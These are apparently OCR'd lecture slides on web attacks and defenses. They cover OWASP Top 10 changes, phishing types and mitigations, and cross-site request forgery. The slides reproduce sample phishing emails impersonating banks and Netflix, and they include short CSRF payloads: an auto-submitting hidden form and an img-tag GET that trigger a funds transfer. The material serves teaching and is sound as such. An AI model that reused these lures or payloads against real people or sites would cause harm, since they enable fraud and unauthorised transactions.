Web Attacks & Defenses

George Obaido

Slides from Nadia Heninger, Zakir Durumeric, Dan Boneh, Stefan Savage, Deian Stefan

Today

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Phishing

Phishing

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.


If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.



From: fraud@bankofamericans.com
To: targets@contoso.ltd
Date: Thu, 13 Jun 2019 09:35:31 -0700
Subject: Your Account Has Been Locked

fraud@bankofamericans.com

Bank of Americans

Dear Online Banking Customer:


We are writing to inform you that there have been a number of invalid login attempts to access your account. As a result, we have temporarily locked your account and added an extra verification process intended to ensure your identity and protect the security of your account in the future.

Please click here to begin the account verification process. If you fail to update your account information in the next 24 hours, you will be required to go into our branch to reestablish your account.

Sincerely,
Bank of Americans Fraud Detection

Please note: This e-mail message was sent from a notification-only address that cannot accept incoming e-mail. Please do not reply to this message.

Prefer not to receive HTML mail? Click here



From: Netflix <rahma-cakupuvjye-vakangenlaaywa@bihvgh.com>
Date: September 14, 2020 at 6:05:32 AM GMT+2
To:
Subject: Re: Update Payment Subscription - We can't authorize payment September 13, 2020.
Order Number : 38443246

NETFLIX

Update current billing information

Hi,

Unfortunately, we cannot authorize your payment for the next billing cycle of your subscription, Netflix was unable to receive a payment because the financial institution rejected the monthly charge.

TRY AGAIN PAYMENT

Obviously we'd love to have you back. if you change your mind, simply restart your membership and update your payment to enjoy all the best TV shows & movies without interruption.

- Netflix Team

Phishing: Types

- A type of social engineering where an attacker sends a fraudulent message designed to trick individuals into revealing sensitive information

- **Types:**

  - **Spear phishing:** Targeted towards a specific individual or brand that appears trusted. E.g. Company's admin, etc.

  - **Whaling**: Aimed at senior executives (high-ranking), masquerading as legitimate email.

  - **Smishing:** An attack that uses text messages or short message service (SMS) to execute an attack.


  - **Email phishing:** Email phishing is the most common type of phishing, and it has been in use since the 1990s. Hackers send these emails to any email addresses they can obtain.


Mitigations

- Train end-users
- Learn to recognize all the tell-tale signs
- Always check suspicious emails
- Use multifactor authentication (MFA) and consider advanced password solutions.
- Use proper email security

Cross Site Request Forgery (CSRF)

Typical Authentication Cookies





CSRF Scenario

- User is signed into bank.com
  - An open session in another tab, or just has not signed off
  - Cookie remains in browser state
- User then visits attacker.com
  - Attacker sends POST request to bank.com
  - Browser sends bank.com cookie when making the request (assume SameSite=None)

CSRF via POST Request


```
<form name=attackerForm method="POST" action=http://bank.com/transfer >
  <input type=hidden name=recipient value=attacker>
</form>

<script>  document.attackerForm.submit();
</script>
```

Good News! attacker.com can't see the result of POST

Bad News! All your money is gone.

CSRF via POST Request



CSRF via GET Request

```
<html>
  <img src=“bank.com/transfer?from=X,to=Y"></img>
</html>
```

GET /transfer?from=X,to=Y

Cookies:

- domain: bank.com, name: auth, value: <secret>

